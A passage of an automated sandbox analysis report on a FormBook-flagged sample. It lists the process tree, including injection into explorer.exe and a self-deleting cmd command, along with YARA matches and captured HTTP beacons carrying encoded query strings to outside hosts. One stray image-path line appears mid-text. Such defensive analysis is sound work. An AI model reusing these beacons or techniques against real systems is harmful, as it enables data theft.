Feb 25, 2021 15:35:04.845968008 CET	5245	OUT	GET /gzjz/?iB=oFlukkgM6y8fCONc3B59jjyts4roz7ytDuYjBu/uDkaJWnvjVls8NePE6jnmXGkyfPJd&oH2d=YT8xZdXh-8LPDX3 HTTP/1.1 Host: www.delmarranch.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:35:04.985801935 CET	5246	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Feb 2021 14:35:04 GMT Content-Type: text/html Content-Length: 275 ETag: "60363547-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49729	104.21.56.93	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:35:15.562661886 CET	5751	OUT	GET /gzjz/?iB=qjvGcpBS9gngfccxw5QFty+eEZUVlIKAvl6NE25MOMcyD1XOvUK5P6Mu22Y8HvedKP3a&oH2d=YT8xZdXh-8LPDX3 HTTP/1.1 Host: www.apkiinsurance.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:35:15.637638092 CET	5752	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 25 Feb 2021 14:35:15 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=ddde661592d9bcb9b6cf9e7d17c606d9f1614263715; expires=Sat, 27-Mar-21 14:35:15 GMT; path=/; domain=.apkiinsurance.com; HttpOnly; SameSite=Lax Strict-Transport-Security: max-age=63072000; includeSubDomains X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Location: https://www.apkiinsurance.com/gzjz/?iB=qjvGcpBS9gngfccxw5QFty+eEZUVlIKAvl6NE25MOMcyD1XOvUK5P6Mu22Y8HvedKP3a&oH2d=YT8xZdXh-8LPDX3 CF-Cache-Status: DYNAMIC cf-request-id: 087b369f08000017828e35b000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=7z%2FyFE9jg2zW17FvmVo2E2dzCU%2FxKMiRAsQO46Cn0b%2F73vsEuJFIiGWPfRZbSPOL9DwHUvxB0kJymlmxmA%2Bk5GIKVYecOYHIe4IULEKRB1pcpE6zM2k%3D"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 627226de79281782-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 35 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 61 70 6b 69 69 6e 73 75 72 61 6e 63 65 2e 63 6f 6d 2f 67 7a 6a 7a 2f 3f 69 42 3d 71 6a 76 47 63 70 42 53 39 67 6e 67 66 63 63 78 77 35 51 46 74 79 2b 65 45 5a 55 56 6c 49 4b 41 76 6c Data Ascii: 154<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body><h1>Moved Permanently</h1><p>The document has moved <a href="https://www.apkiinsurance.com/gzjz/?iB=qjvGcpBS9gngfccxw5QFty+eEZUVlIKAvl

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49730	192.0.78.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:35:20.764060974 CET	5753	OUT	GET /gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=4eJRf0meEh2QJsIJtqwHLZ+h6O4A+owpHjBhWLLxb5QgRA1fgcKJhCeYJGmPUuXRH+xS HTTP/1.1 Host: www.bestcroissantinlondon.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:35:20.804835081 CET	5754	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 25 Feb 2021 14:35:20 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.bestcroissantinlondon.com/gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=4eJRf0meEh2QJslJtqwHLZ+h6O4A+owpHjBhWLLxb5QgRA1fgcKJhCeYJGmPUuXRH+xS X-ac: 2.hhn _dca Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49731	94.136.40.51	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:35:25.975158930 CET	5755	OUT	GET /gzjz/?iB=S32aJJ0sM1lMGA6PL+NxQgVajUvS6UEY5ruSj9tLVOKy1xB24owBALJS5TkIZYObRZJu&oH2d=YT8xZdXh-8LPDX3 HTTP/1.1 Host: www.thakehamwesthorsley.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:35:26.032011032 CET	5756	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 25 Feb 2021 14:35:24 GMT Content-Type: text/html Content-Length: 793 Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 47 42 22 3e 0a 3c 68 65 61 64 3e 0a 09 3c 74 69 74 6c 65 3e 57 61 6e 74 20 79 6f 75 72 20 6f 77 6e 20 77 65 62 73 69 74 65 3f 20 7c 20 31 32 33 20 52 65 67 3c 2f 74 69 74 6c 65 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 4c 61 6e 67 75 61 67 65 22 20 63 6f 6e 74 65 6e 74 3d 22 65 6e 2d 75 73 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 52 4f 42 4f 54 53 22 20 63 6f 6e 74 65 6e 74 3d 22 4e 4f 49 4e 44 45 58 2c 20 4e 4f 46 4f 4c 4c 4f 57 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 47 65 74 20 6f 6e 6c 69 6e 65 20 77 69 74 68 20 57 65 62 73 69 74 65 20 42 75 69 6c 64 65 72 21 20 43 72 65 61 74 65 20 61 20 66 72 65 65 20 32 2d 70 61 67 65 20 77 65 62 73 69 74 65 20 74 6f 20 67 6f 20 77 69 74 68 20 79 6f 75 72 20 6e 65 77 20 64 6f 6d 61 69 6e 2e 20 53 74 61 72 74 20 6e 6f 77 20 66 6f 72 20 66 72 65 65 2c 20 6e 6f 20 63 72 65 64 69 74 20 63 61 72 64 20 72 65 71 75 69 72 65 64 21 22 2f 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 2f 73 74 79 6c 65 2f 73 74 79 6c 65 73 68 65 65 74 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 6d 65 64 69 61 3d 22 61 6c 6c 22 3e 0a 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 70 6e 67 22 20 68 72 65 66 3d 22 66 61 76 69 63 6f 6e 2d 33 32 78 33 32 2e 70 6e 67 22 20 73 69 7a 65 73 3d 22 33 32 78 33 32 22 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 20 20 3c 69 66 72 61 6d 65 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 31 32 33 2d 72 65 67 2d 6e 65 77 2d 64 6f 6d 61 69 6e 2e 63 6f 2e 75 6b 2f 69 66 72 61 6d 65 2e 68 74 6d 6c 22 20 77 69 64 74 68 3d 22 31 30 30 25 22 20 73 63 72 6f 6c 6c 69 6e 67 3d 22 6e 6f 22 3e 3c 2f 69 66 72 61 6d 65 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en-GB"><head><title>Want your own website? | 123 Reg</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" /><meta http-equiv="Content-Language" content="en-us" /><meta name="ROBOTS" content="NOINDEX, NOFOLLOW"><meta name="description" content="Get online with Website Builder! Create a free 2-page website to go with your new domain. Start now for free, no credit card required!"/> <meta name="viewport" content="width=device-width"><link rel="stylesheet" href="/style/stylesheet.css" type="text/css" media="all"> <link rel="icon" type="image/png" href="favicon-32x32.png" sizes="32x32"></head><body> <iframe src="https://www.123-reg-new-domain.co.uk/iframe.html" width="100%" scrolling="no"></iframe></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49733	146.148.189.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:35:31.477104902 CET	5766	OUT	GET /gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=+eUL5YekDsdiYV5OSGI/Jb/ebpv7GcCbilqfT88LbUbqrYneuemleUowajxm8py8BXmt HTTP/1.1 Host: www.guillemaudexcellenceauto.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:35:31.959116936 CET	5767	OUT	GET /gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=+eUL5YekDsdiYV5OSGI/Jb/ebpv7GcCbilqfT88LbUbqrYneuemleUowajxm8py8BXmt HTTP/1.1 Host: www.guillemaudexcellenceauto.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:35:32.568774939 CET	5767	OUT	GET /gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=+eUL5YekDsdiYV5OSGI/Jb/ebpv7GcCbilqfT88LbUbqrYneuemleUo wajxm8py8BXmt HTTP/1.1 Host: www.guillemaudexcellenceauto.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:35:33.678253889 CET	5768	OUT	GET /gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=+eUL5YekDsdiYV5OSGI/Jb/ebpv7GcCbilqfT88LbUbqrYneuemleUo wajxm8py8BXmt HTTP/1.1 Host: www.guillemaudexcellenceauto.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:35:35.896950960 CET	5768	OUT	GET /gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=+eUL5YekDsdiYV5OSGI/Jb/ebpv7GcCbilqfT88LbUbqrYneuemleUo wajxm8py8BXmt HTTP/1.1 Host: www.guillemaudexcellenceauto.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:35:38.115953922 CET	5768	OUT	GET /gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=+eUL5YekDsdiYV5OSGI/Jb/ebpv7GcCbilqfT88LbUbqrYneuemleUo wajxm8py8BXmt HTTP/1.1 Host: www.guillemaudexcellenceauto.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:35:40.335508108 CET	5769	OUT	GET /gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=+eUL5YekDsdiYV5OSGI/Jb/ebpv7GcCbilqfT88LbUbqrYneuemleUo wajxm8py8BXmt HTTP/1.1 Host: www.guillemaudexcellenceauto.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:35:44.772839069 CET	5771	OUT	GET /gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=+eUL5YekDsdiYV5OSGI/Jb/ebpv7GcCbilqfT88LbUbqrYneuemleUo wajxm8py8BXmt HTTP/1.1 Host: www.guillemaudexcellenceauto.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:35:53.696007013 CET	5957	OUT	GET /gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=+eUL5YekDsdiYV5OSGI/Jb/ebpv7GcCbilqfT88LbUbqrYneuemleUo wajxm8py8BXmt HTTP/1.1 Host: www.guillemaudexcellenceauto.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49734	94.136.40.51	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:35:44.252448082 CET	5770	OUT	GET /gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=TH/8bzDuV8AVYKcu6EMjxEP+4967DPJ7e0pyFpPn9x325Irf837GqTH pIaz8sm/pkTRA HTTP/1.1 Host: www.karatetheokinawaway.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:35:44.309845924 CET	5771	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 25 Feb 2021 14:35:43 GMT Content-Type: text/html Content-Length: 793 Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 47 42 22 3e 0a 3c 68 65 61 64 3e 0a 09 3c 74 69 74 6c 65 3e 57 61 6e 74 20 79 6f 75 72 20 6f 77 6e 20 77 65 62 73 69 74 65 3f 20 7c 20 31 32 33 20 52 65 67 3c 2f 74 69 74 6c 65 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 4c 61 6e 67 75 61 67 65 22 20 63 6f 6e 74 65 6e 74 3d 22 65 6e 2d 75 73 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 52 4f 42 4f 54 53 22 20 63 6f 6e 74 65 6e 74 3d 22 4e 4f 49 4e 44 45 58 2c 20 4e 4f 46 4f 4c 4c 4f 57 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 47 65 74 20 6f 6e 6c 69 6e 65 20 77 69 74 68 20 57 65 62 73 69 74 65 20 42 75 69 6c 64 65 72 21 20 43 72 65 61 74 65 20 61 20 66 72 65 65 20 32 2d 70 61 67 65 20 77 65 62 73 69 74 65 20 74 6f 20 67 6f 20 77 69 74 68 20 79 6f 75 72 20 6e 65 77 20 64 6f 6d 61 69 6e 2e 20 53 74 61 72 74 20 6e 6f 77 20 66 6f 72 20 66 72 65 65 2c 20 6e 6f 20 63 72 65 64 69 74 20 63 61 72 64 20 72 65 71 75 69 72 65 64 21 22 2f 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 2f 73 74 79 6c 65 2f 73 74 79 6c 65 73 68 65 65 74 2e 63 73 73 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 6d 65 64 69 61 3d 22 61 6c 6c 22 3e 0a 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 70 6e 67 22 20 68 72 65 66 3d 22 66 61 76 69 63 6f 6e 2d 33 32 78 33 32 2e 70 6e 67 22 20 73 69 7a 65 73 3d 22 33 32 78 33 32 22 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 20 20 3c 69 66 72 61 6d 65 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 31 32 33 2d 72 65 67 2d 6e 65 77 2d 64 6f 6d 61 69 6e 2e 63 6f 2e 75 6b 2f 69 66 72 61 6d 65 2e 68 74 6d 6c 22 20 77 69 64 74 68 3d 22 31 30 30 25 22 20 73 63 72 6f 6c 6c 69 6e 67 3d 22 6e 6f 22 3e 3c 2f 69 66 72 61 6d 65 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en-GB"><head><title>Want your own website? | 123 Reg</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" /><meta http-equiv="Content-Language" content="en-us" /><meta name="ROBOTS" content="NOINDEX, NOFOLLOW"><meta name="description" content="Get online with Website Builder! Create a free 2-page website to go with your new domain. Start now for free, no credit card required!"/> <meta name="viewport" content="width=device-width"><link rel="stylesheet" href="/style/stylesheet.css" type="text/css" media="all"> <link rel="icon" type="image/png" href="favicon-32x32.png" sizes="32x32"></head><body> <iframe src="https://www.123-reg-new-domain.co.uk/iframe.html" width="100%" scrolling="no"></iframe></body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: dwg.exe PID: 5316 Parent PID: 5568

General

Start time:	15:33:53
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\dwg.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\dwg.exe'
Imagebase:	0x400000
File size:	98304 bytes
MD5 hash:	6A9035B7435C6AA9E6C8E31CF771E316
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: dwg.exe PID: 1544 Parent PID: 5316

General

Start time:	15:34:05
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\dwg.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\dwg.exe'
Imagebase:	0x400000
File size:	98304 bytes
MD5 hash:	6A9035B7435C6AA9E6C8E31CF771E316
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.306766910.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.306766910.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.306766910.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.312051184.000000001DFF0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.312051184.000000001DFF0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.312051184.000000001DFF0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182D7	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 1544

General

Start time:	15:34:18
Start date:	25/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6456 Parent PID: 3472

General

Start time:	15:34:30
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0xa90000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.489004546.00000000005D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.489004546.00000000005D0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.489004546.00000000005D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 0000000D.00000002.489632071.0000000000684000.00000004.00000020.sdmp, Author: Florian Roth • Rule: LokiBot_Dropper_Packed_R11_Feb18, Description: Auto-generated rule - file scan copy.pdf.r11, Source: 0000000D.00000002.495263682.0000000004927000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.488748194.00000000005A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.488748194.00000000005A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.488748194.00000000005A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.487250599.0000000000190000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.487250599.0000000000190000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.487250599.0000000000190000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	1A82D7	NtReadFile

Analysis Process: cmd.exe PID: 6492 Parent PID: 6456

General

Start time:	15:34:35
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\dwg.exe'
Imagebase:	0x12c0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\dwg.exe	cannot delete	1	12E0374	DeleteFileW
C:\Users\user\Desktop\dwg.exe	cannot delete	1	12E0374	DeleteFileW

Analysis Process: conhost.exe PID: 6500 Parent PID: 6492

General

Start time:	15:34:36
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis